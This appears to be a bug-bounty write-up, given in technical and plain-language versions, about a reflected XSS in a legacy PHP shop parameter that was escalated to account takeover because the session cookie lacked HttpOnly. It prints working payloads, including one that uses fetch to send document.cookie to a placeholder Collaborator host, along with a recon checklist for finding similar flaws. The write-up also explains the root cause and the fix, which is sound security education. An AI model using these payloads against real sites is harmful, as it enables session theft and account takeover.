Full Account Takeover (ATO) via Reflected XSS
A reflected cross-site scripting flaw existed in an old search parameter that was not sanitised, and because the session cookie lacked HttpOnly and SameSite protections, an attacker could steal it and take over the victim's account.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an online shop, referred to in the write-up as redacted.com. The application was written in PHP. After signing up, the application issued a cookie named auth_session, and both its SameSite flag and its HttpOnly flag were set to None. That cookie configuration is the pivot on which the whole finding turns: a reflected cross-site scripting bug on its own would have been a medium severity issue, but because the session cookie was readable from JavaScript, the XSS could be turned into a full account takeover.
The vulnerable feature was a search parameter. The main page had a search parameter for searching, and an older parameter named s was still accepted and reflected into the source code. The researcher found s through data extracted from archive.org, which suggests it belonged to an earlier version of the application that was never removed.
Setup
The researcher signed up to the program, which produced the auth_session cookie. The work was done with Burp Suite, which captured every page and endpoint visited, and with x8 for parameter fuzzing alongside manual testing. The methodology described in the report is:
- Visit every corner of the application after understanding the business logic, which for an online shop is usually straightforward.
- Capture all requests in Burp, which logs every page or endpoint visited.
- Perform Google dorking on Google and Bing.
- Extract data from wayback sources such as
archive.organdgau: parameters, paths, subdomains and file names. - If the target is not a single-page application, use
katana. - Extract all parameters from every page using
fallparams, a tool written in Go, or theGAPBurp extension. - Fuzz paths, files, endpoints and parameters, for example with
x8.
Two accounts were used for the takeover: a victim account and a second, attacker account created later.
Finding it
After gathering parameters and fuzzing with x8 plus manual testing, the researcher saw that a parameter named s was reflected in the source code. Other parameters were reflected on the page as well, but this one had no sanitisation or encoding. It had been recovered from archive.org output. The search parameter on the main page served the same purpose, but s belonged to older versions of the program and was still running, probably because the developer forgot it.
Because the reflection was unencoded, the researcher could break out of the surrounding context and fix it again, and tested this payload first:
"><script>alert(document.cookie)</script>
An alert popped up, and both PHPSESSID and auth_session were visible in the response.

The screenshot shows the alert firing. At this point the bug could have been reported as a medium severity XSS. The researcher instead went after auth_session, following a simple flow: read the cookies with the alert function, send them to a webhook such as a Burp Collaborator, and then access the victim's account by tricking the victim into opening a URL.
Exploitation
Step 1: confirm the reflection and cookie exposure
The first payload above confirmed that the s parameter reflected into the source without encoding and that document.cookie contained both PHPSESSID and auth_session. The absence of HttpOnly on auth_session is what makes the cookie readable from script.
Step 2: exfiltrate the cookie
The final payload was:
"><script>fetch("<BURP_COLLABRATOR_URL>/?c="+document.cookie);</script>
The Collaborator response confirmed that the request arrived with the cookie data.

Step 3: take over the account
The researcher created another account as the attacker, edited the auth_session value to the one captured from the victim, and entered the first, victim account. The report describes this as straightforward.
Root cause
Two mistakes combine. First, the legacy s parameter is reflected into the page source with no sanitisation or encoding, so an attacker-controlled string can break out of its context and inject a script element. Second, the auth_session cookie is issued with HttpOnly set to None, so the session identifier is readable by JavaScript and can be exfiltrated by any script running in the page. The SameSite flag was also set to None. The report does not describe any output encoding, content security policy or other control that would have stopped the injection; the reflection is described as having no sanitisation or encodings at all.
Impact
An attacker who can get a victim to open a crafted URL can read the victim's auth_session cookie and use it to access the victim's account. The report frames the underlying XSS as medium severity on its own, and the poor cookie configuration as what escalates it to a critical account takeover. The attack requires the victim to open the URL; the report does not describe any other precondition.
Fix
The two controls implied by the finding are to remove or properly encode the legacy s parameter so that user input is not reflected unencoded into the source, and to set HttpOnly on the auth_session cookie so that script cannot read it. Setting SameSite to a value other than None would further limit cross-site sending of the cookie.
Variants to test
- Look for legacy parameters in archived data. Pull parameters, paths and file names from
archive.organdgau, then fuzz them withx8. A positive result is a parameter that reflects into the response without encoding, especially one that no longer appears in the current UI. - Compare old and new parameter names for the same feature, such as
searchands. If the old name still reflects while the new one is encoded, the old one is a candidate. - Check cookie flags on every session cookie issued after sign-up. A positive result is a session cookie without
HttpOnly, which makesdocument.cookieexfiltration possible. - Test context breakouts on reflected parameters with a payload such as
"><script>alert(document.cookie)</script>. A positive result is script execution and cookie values visible in the alert. - Replace the alert with a
fetchto a Collaborator URL carryingdocument.cookie. A positive result is an incoming interaction containing the session cookie. - Replay the captured cookie in a second account or browser profile. A positive result is access to the victim's authenticated session.
What happened, in plain words
An online shop had a search feature. The shop still accepted an older parameter, s, and put your text straight back into the page it sent you, without cleaning it up first. That is normally a nuisance, but here it was worse: the shop also stored the thing that keeps you logged in (your session) in a place that any script running on the page could read. Put those two mistakes together and an attacker could send a victim a link, have the victim's browser run a small piece of attacker-written code, and have that code copy the victim's login credential out to the attacker. The attacker then pasted that credential into their own browser and was inside the victim's account.
The write-up calls the first mistake a reflected cross-site scripting bug, or XSS, and rates it medium severity on its own. The second mistake, the badly configured cookie, is what turns it into a full account takeover, which the author describes as critical. The whole article is a walk through how the two were found and combined.
The target
The target was an online shop. The write-up refers to it as redacted.com so the real name stays out of the story. The shop was built with PHP, a programming language commonly used for websites.
After signing up, the shop gave the browser a cookie named auth_session. A cookie is a small piece of text that a website asks your browser to keep and to send back on every later request to that site. It is how a website remembers who you are between page loads, because the web itself has no memory: each request arrives fresh. Think of it as the wristband you get at an event. You show it once at the door, and after that the staff glance at your wrist instead of asking for your ID again. The auth_session cookie is that wristband for this shop: it is the proof that you already logged in.
Cookies can carry extra settings, called flags, that tell the browser how to treat them. Two of them matter here:
HttpOnly: when this is on, JavaScript running in the page is not allowed to read the cookie. The browser still sends it with requests, but scripts cannot see its value. It exists precisely to stop the kind of theft described in this article.SameSite: this controls whether the cookie is attached to requests that start from a different website.SameSite=Nonemeans the cookie is sent even when the request originates elsewhere, which is what you need for some cross-site features but also widens the exposure.
On this shop, both flags on auth_session were set to None. In other words, the cookie was readable by any script on the page. That single configuration choice is the hinge of the whole finding.
The vulnerable feature
The shop's main page had a search parameter for searching. A parameter is the part of a web address after the question mark that carries your input, for example the q in a search URL. The shop also still accepted an older parameter named s, which did the same job and was reflected into the page source. Reflected means the site takes what you typed and echoes it back inside the page it returns to you.
Other parameters were reflected on the page too, but this one had no sanitisation or encoding. Sanitisation means cleaning input so that characters with special meaning in a page, such as < and >, cannot do anything harmful. Encoding means rewriting those characters into a harmless form so the browser displays them as text instead of treating them as instructions. With neither in place, whatever you type becomes part of the page's actual code.
The researcher found s in data pulled from archive.org, the Internet Archive, which keeps old copies of websites. That suggests s belonged to an earlier version of the shop and was never removed. The newer search parameter existed alongside it, but the old one was still live, probably because the developer forgot about it.
The researcher's method
Before touching the shop, the researcher followed a repeatable routine. It is worth reading as a checklist because each item is a way of finding parts of a site that the normal interface does not show you.
- Visit every corner of the application after understanding the business logic. Business logic just means what the site is for and how it is meant to be used. For an online shop that is usually straightforward: browse, search, add to basket, sign up, log in.
- Capture all requests in Burp. Burp Suite is a tool that sits between your browser and the website and records every request and response, so you have a log of every page and endpoint you touched. An endpoint is simply a specific address on the server that does something, like a page or a form handler.
- Perform Google dorking on Google and Bing. Dorking means using search operators to find pages on a site that are not linked from its menu, such as old files or admin pages.
- Extract data from wayback sources such as
archive.organdgau: parameters, paths, subdomains and file names.gauis a tool that collects known URLs for a domain from public archives. A path is the part of a URL after the domain, a subdomain is a prefix likeshop.in front of the main domain, and a file name is exactly what it sounds like. - If the target is not a single-page application, use
katana. A single-page application is a site that loads once and then swaps content in place with JavaScript; older-style sites load a fresh page for each click.katanais a crawler, a tool that follows links automatically and maps the site. - Extract all parameters from every page using
fallparams, a tool written in Go, or theGAPBurp extension. Both collect the parameter names a site uses, which gives you a list of inputs to test. - Fuzz paths, files, endpoints and parameters, for example with
x8. Fuzzing means trying many variations automatically and watching for responses that differ.x8is a tool that does this for parameters.
The point of all this is coverage. The interesting parts of a site are often the forgotten ones, and archives plus automated crawling are how you find them.
Two accounts were used later for the takeover: a victim account, and a second attacker account created for the test.
How the XSS was found
After gathering parameters and fuzzing with x8 plus manual testing, the researcher noticed that the parameter named s was reflected in the source code. Source code here means the raw HTML the server sends, which you can see in your browser with View Source. Other parameters were reflected on the page as well, but this one had no sanitisation or encoding at all.
Because the reflection was unencoded, the researcher could break out of the surrounding context and fix it again. Context means the place in the HTML where your input lands. If your text is placed inside an attribute, for example, you first need to close that attribute with a quote and a >, then write your own HTML, and then close it properly so the rest of the page still makes sense. That is what the first payload does:
"><script>alert(document.cookie)</script>
Line by line:
">closes whatever attribute and tag the input was sitting inside. The"ends the quoted value, and>ends the tag. Without this, the browser would treat everything after it as more of the same attribute value.<script>opens a script element. Anything between the opening and closing script tags is treated by the browser as JavaScript and executed.alert(document.cookie)calls the browser's built-inalertfunction, which shows a pop-up box.document.cookieis the browser's way of exposing the cookies for the current page to JavaScript. So the pop-up displays the cookie text.</script>closes the script element so the rest of the page parses normally.
An alert popped up, and both PHPSESSID and auth_session were visible in the response. PHPSESSID is the default name PHP gives to its own session cookie.
The screenshot shows the alert box firing on the page. At this point the bug could have been reported as a medium severity XSS and left there. The researcher instead went after auth_session, following a simple flow: read the cookies with the alert function, send them to a webhook such as a Burp Collaborator, and then access the victim's account by tricking the victim into opening a URL.
A webhook is a URL you control that records whatever is sent to it. Burp Collaborator is a service that gives you such a URL and shows you any request that arrives at it, which is how you prove that data left the victim's browser and reached you.
The account takeover
Step 1: confirm the reflection and the cookie exposure
The first payload confirmed two things at once. The s parameter reflected into the source without encoding, and document.cookie contained both PHPSESSID and auth_session. The reason auth_session appeared at all is that it had no HttpOnly flag. Had HttpOnly been set, JavaScript would have been refused access to that cookie and the pop-up would not have shown it.
Step 2: send the cookie out
The final payload was:
"><script>fetch("<BURP_COLLABRATOR_URL>/?c="+document.cookie);</script>
Line by line:
">again closes the attribute and tag the input was placed in, so the browser starts treating what follows as new HTML.<script>opens a script element, so the browser will run the JavaScript inside it.fetch(...)is a built-in browser function that makes an HTTP request to a URL. It is the same mechanism a page uses to load data in the background."<BURP_COLLABRATOR_URL>/?c="is the address being called. The?c=part starts a query string with a parameter namedc, which is where the stolen data will be placed. The placeholder stands for the Collaborator URL the researcher was given.+document.cookiejoins the cookie text onto the end of that address, so the cookie becomes the value ofc.</script>closes the script element.
The effect is that the victim's browser itself makes a request to the researcher's Collaborator address, carrying the victim's cookies in the URL. The Collaborator response confirmed that the request arrived with the cookie data.
Step 3: use the stolen cookie
The researcher created another account as the attacker, edited the auth_session value to the one captured from the victim, and entered the first, victim account. The report describes this as straightforward. This works because the server has no way to tell the difference between the victim's browser and the attacker's browser once both present the same cookie. The cookie is the wristband, and the attacker is now wearing a copy of it.
Why it worked
Two mistakes combine.
First, the legacy s parameter is reflected into the page source with no sanitisation or encoding, so an attacker-controlled string can break out of its context and inject a script element. The browser cannot tell the shop's own scripts from the injected one, so it runs it.
Second, the auth_session cookie is issued with HttpOnly set to None, so the session identifier is readable by JavaScript and can be sent out by any script running in the page. The SameSite flag was also set to None. The report does not describe any output encoding, content security policy or other control that would have stopped the injection; the reflection is described as having no sanitisation or encodings at all.
A content security policy is a rule a site can send telling the browser which scripts it is allowed to run, which can block injected ones. None is mentioned here.
Impact
An attacker who can get a victim to open a crafted URL can read the victim's auth_session cookie and use it to access the victim's account. The report frames the underlying XSS as medium severity on its own, and the poor cookie configuration as what escalates it to a critical account takeover. The attack requires the victim to open the URL; the report does not describe any other precondition.
Fix
The two controls implied by the finding are to remove or properly encode the legacy s parameter so that user input is not reflected unencoded into the source, and to set HttpOnly on the auth_session cookie so that script cannot read it. Setting SameSite to a value other than None would further limit cross-site sending of the cookie.
Variants to test
- Look for legacy parameters in archived data. Pull parameters, paths and file names from
archive.organdgau, then fuzz them withx8. A positive result is a parameter that reflects into the response without encoding, especially one that no longer appears in the current interface. - Compare old and new parameter names for the same feature, such as
searchands. If the old name still reflects while the new one is encoded, the old one is a candidate. - Check cookie flags on every session cookie issued after sign-up. A positive result is a session cookie without
HttpOnly, which makesdocument.cookieexfiltration possible. - Test context breakouts on reflected parameters with a payload such as
"><script>alert(document.cookie)</script>. A positive result is script execution and cookie values visible in the alert. - Replace the alert with a
fetchto a Collaborator URL carryingdocument.cookie. A positive result is an incoming interaction containing the session cookie. - Replay the captured cookie in a second account or browser profile. A positive result is access to the victim's authenticated session.
Glossary
- Account takeover (ATO): gaining control of someone else's account, usually by obtaining their login credential or session.
- Attacker account: a second account the researcher controls, used to test whether a stolen credential grants access.
- Burp Collaborator: a service that provides a URL and records any request sent to it, used to prove data left a victim's browser.
- Burp Suite: a tool that sits between browser and website and records every request and response.
- Business logic: what a site is for and how it is meant to be used.
- Content security policy: a rule a site sends to the browser listing which scripts may run, which can block injected ones.
- Cookie: a small piece of text a site asks the browser to store and send back on later requests, used to remember who you are.
- Endpoint: a specific address on a server that does something, such as a page or a form handler.
- Encoding: rewriting special characters into a harmless form so they display as text rather than acting as code.
- Exfiltration: sending stolen data out of the victim's environment to the attacker.
fallparams: a tool written in Go that extracts parameter names from pages.fetch: a built-in browser function that makes an HTTP request to a URL.- Fuzzing: trying many variations of input automatically and watching for responses that differ.
GAP: a Burp extension that extracts parameters.gau: a tool that collects known URLs for a domain from public archives.- Google dorking: using search operators to find pages on a site that are not linked from its menu.
HttpOnly: a cookie flag that stops JavaScript from reading the cookie.katana: a crawler that follows links automatically and maps a site.- Parameter: the part of a URL after the question mark that carries input, such as
?q=shoes. - Path: the part of a URL after the domain.
- PHP: a programming language commonly used for websites.
PHPSESSID: the default name PHP gives to its own session cookie.- Reflected: echoed back by the site inside the page it returns to you.
SameSite: a cookie flag controlling whether the cookie is sent on requests that start from another website;Nonemeans it is sent.- Sanitisation: cleaning input so characters with special meaning cannot do anything harmful.
- Session: the period during which a site remembers you as logged in, identified by a cookie.
- Single-page application: a site that loads once and swaps content in place with JavaScript instead of loading a fresh page per click.
- Source code: the raw HTML the server sends, visible in the browser with View Source.
- Subdomain: a prefix in front of the main domain, such as
shop.inshop.example.com. - Webhook: a URL you control that records whatever is sent to it.
x8: a tool that fuzzes parameters automatically.



